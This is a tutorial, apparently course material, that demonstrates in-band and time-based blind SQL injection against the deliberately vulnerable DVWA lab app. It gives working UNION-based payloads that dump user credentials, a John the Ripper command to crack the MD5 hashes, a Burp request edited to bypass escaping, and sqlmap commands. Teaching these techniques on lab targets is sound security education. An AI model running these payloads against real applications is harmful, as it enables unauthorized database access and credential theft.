SQL Injection Attack

Wikipedia offers following definition of SQL Injection Attack.

"SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker)."

Like many other attacks that we have studied, SQL Injection Attack also exploits vulnerabilities present in the web application, namely unsafe handling of user input.

We will study two types of SQL injection attacks using DVWA, **In Band SQL Injection Attack** and **Blind SQL Injection Attack**. In Band SQL attack work when injected SQL query returns data/error which can be evaluated to guide the attack further. Bind SQL Injection Attack does not return any data/error or gives very general output that is not of much use to the attacker. Hence attacker has to rely on other way to garner information from the database. A popular technique is to introduce a time delay if a SQL statement is succeeds and no delay if a SQL statement fails. Then based on the time taken for SQL statement to execute and web application to return some output we can deduce if the statement was successful and infer what data was returned.


So the basic difference between these two attacks is the feedback given by the web application to the attacker.

We will perform In Band SQL Injection Attack manually and use ***sqlmap*** tool to perform Blind SQL Injection Attack.

Let's begin.

In Band SQL injection Attack

In DVWA navigate to SQL Injection link. Don't forget to set the security level to low. You will be presented with a HTML form, enter 1 and submit the form.



Look at the output returned by the application. Is seems to have return the contents of a database record. Hence In Band SQL Injection attack should be possible.

Most probably, at the back end we have following type of SQL query being executed.

Select field1, field2 from table where field = ***data entered through the form***

Next we will check if it is possible to exploit the code running at back end

Type in

1 or 1=1 #

This should change the query to

Select field1, field2 from table where field = ***1 or 1 = 1 #***

Everything after # is treated as comment and ignored. We could have also tried -- followed by space in place of #. 1 = 1 is a tautology (always true), hence the where clause will be true for all records in the table. All records should be returned. But it returns only one record. SQL injection is possible but *field* may not be a numeric field but a string.


Try the following

1' or 1=1 #

This should change the query to

Select field1, field2 from table where field = ***'1' or 1 = 1 #***

T



It works and dumps all the records from the table. Now we will try to enumerate the database and try and dump data from other important table.


Type in

1' union select null, version() #

The resulting query will be

Select field1, field2 from table where field = ' ***1' union select null, version() #***

Two queries are joined by **union** operator. The first query returns two fields, so the second query should also return two fields. We are only interested in the version of the database which will be returned by **version(),** so the other field is set to null.



Our database is MAriaDB version 10.3.22.

This is important, as some SQL syntax may differ for different databases. This helps us to understand which syntax we should use.


Let's see if we can get information about the database user.

Type in

1' union select null, user() #

The resulting query will be

Select field1, field2 from table where field = ' ***1' union select null, user() #***




The user **is root@localhost**.

What about name of the database?

Type in


1' union select null, database() #



The database is **dvwa**.

What about the tables in **dvwa** database?

1’ union select null, table_name from information_schema.tables #




The query returns names of tables in **dvwa** database. Most of them are internal system tables used by MariaDB. But toward the end, we can see what most probably are user defined tables .

We can now try and enumerate fields and data of each of these tables. Let’s do it for **users** tables.

1’ union select null, concat(table_name,0x2e,column_name) from information_schema.columns where table name = ‘users’ #


Here Ox21e stands for character ‘.’. The output will be of form table_name.column_name.




Fields such as **user** and **password** look interesting. They may store login id and passwords of the users.

1' and 1=0 union select null, concat(first_name,0x2e,last_name,0x0a,user,0x3a,password) from users #

Where 0x0a is linefeed character and 0x3a is ':' character.



Now we have login ids and hashed password of all the users. Open a text file called **password** and copy+paste all **login id:password** to that file.




In similar manner we could also dump data from other tables of interest.

All that remains to be done is to crack the hashed passwords. For this purpose we will use a tool called **John the Ripper**. **John the Ripper** supports many hashing algorithms. Our hashes are 128 bits in size. They are most likely to be MD5 hashes. (Different hashing algorithms create hashes of different size).

At command prompt type

$ john --format='Raw-MD5' password

And in no time all the passwords will be cracked. (These passwords are not very strong and hence are very susceptible to dictionary attack.)



What happens at higher security levels?

At medium level of security we are not allowed to enter any data, but instead shown a drop down box.

Also the server side script uses ***mysqli_real_escape*** string function to filter the supplied string, which strips of NUL (ASCII 0), \n, \r, \, ', ", and Control-Z characters.

So it is no longer possible to use **1' union ….** Instead we will try **1 union ….**

We cannot do injection in the browser. But we can use Burp suite and intercept the request and modify it.

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Connection: close
Cookie: security=medium; PHPSESSID=irehmj1rp8a7lk6vsp2fvmb2ci
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

Original intercepted request. Now change it to

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Connection: close
Cookie: security=medium; PHPSESSID=aml7e8drvc94g91v88sbt82d56
Upgrade-Insecure-Requests: 1

id=1+union+select+null%2c+concat%28first_name%2c+0x2e%2c+last_name%2c+0x0a%2c+user%2c+0x3a%2c+password%29+from+users+%23&Submit=Submit&Submit=Submit
```

Modify the request and forward. Everything will work as before.

Value of **id** parameter is changed from **1** to

1 union select null, concat(first_name, 0x2e, last_name, 0x0a, user, 0x3a, password) from users #

At high level of security a box pops up take your input. Also server side script now limits the output of SQL statement to one record. But this was not much of challenge. We can still use the same input that we used for low level security hacking and all the data will be dumped.

As I had mentioned before in answer to my quiz on SQL injection, at impossible level of security, the server side script uses parameterised queries, so SQL injection attack does not work.

That brings us to the end of In band SQL injection Attack demo. Blind SQL Injection attack using **sqlmap** is discussed in the next section.

Blind SQL injection Attack

Blind SQL injection relies on the database pausing for a specified amount of time, then returning the results, indicating successful SQL query execution. Using this method, an attacker enumerates **each letter** of the desired piece of data using the following logic:

If the first letter of the first database's name is an 'A', wait for 10 seconds else no wait.

If the first letter of the first database's name is a 'B', wait for 10 seconds else no wait etc.

After first letter is detected, in similar fashion he will try to find the second letter of database name. So on and so forth. Same technique will be used for enumerating table names, column names and dumping data.

For example MySQL, MariaDB can evaluate an expression by using following syntax

SELECT IF(expression, true, false)

and use time taking operation like BENCHMARK() to delay server response if expression evaluates to true. i.e. Following statement will execute ENCODE function 5000000 times causing the delay.

BENCHMARK(5000000,ENCODE('MSG','by 5 seconds'))

For example a complete SQL query could look like

1' UNION SELECT IF(SUBSTRING(password,1,1) = CHAR(50), BENCHMARK(5000000, ENCODE('MSG','by 5 seconds')), null) FROM users WHERE user_id = 1;

(Here we are checking if the first character of the password of user whose user_id is 1, is character '2'. CHAR (50) is character '2'. If expression evaluates to true, part in green will be evaluated otherwise the part in red.)

This technique requires thousands of queries to be executed to enumerate any piece of information and is rather time consuming. Therefore use of automated tools is advised and we will use **sqlmap** tool for this purpose.


Set DVWA security setting to low. Navigate to Blind SQL injection page. We need to capture following information for use with **sqlmap**.

1. HTML form submission method (GET or POST. Based on form method there are small differences in the way **sqlmap** is invoked.)
2. Page URL
3. Form data (All the form fields sent to the server.)
4. Cookies (This include session cookie. All the queries from **sqlmap** will be sent to the server as part of session set up by DVWA web application.)

So set the Burp suite to intercept mode and send a request to the server.

```
1  GET /DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
2  Host: 127.0.0.1
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/
8  Connection: close
9  Cookie: security=low; PHPSESSID=bnbb2infb59sul7hk3cijd7cvi
10 Upgrade-Insecure-Requests: 1
11
```

Copy this information to a text file.




We can clearly see why blind SQL injection attack needs to be used. Feedback from the application neither contains data nor error.

Now invoke **sqlmap**. (For GET method)


$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low"

This will identify what kind of blind SQL injection attack is possible; identify the form fields that can be attacked and the version of the database.




$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low" -- dbs

This command will list the available databases.



$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low" –D dvwa --tables

This command will list all the tables of **dvwa** database.



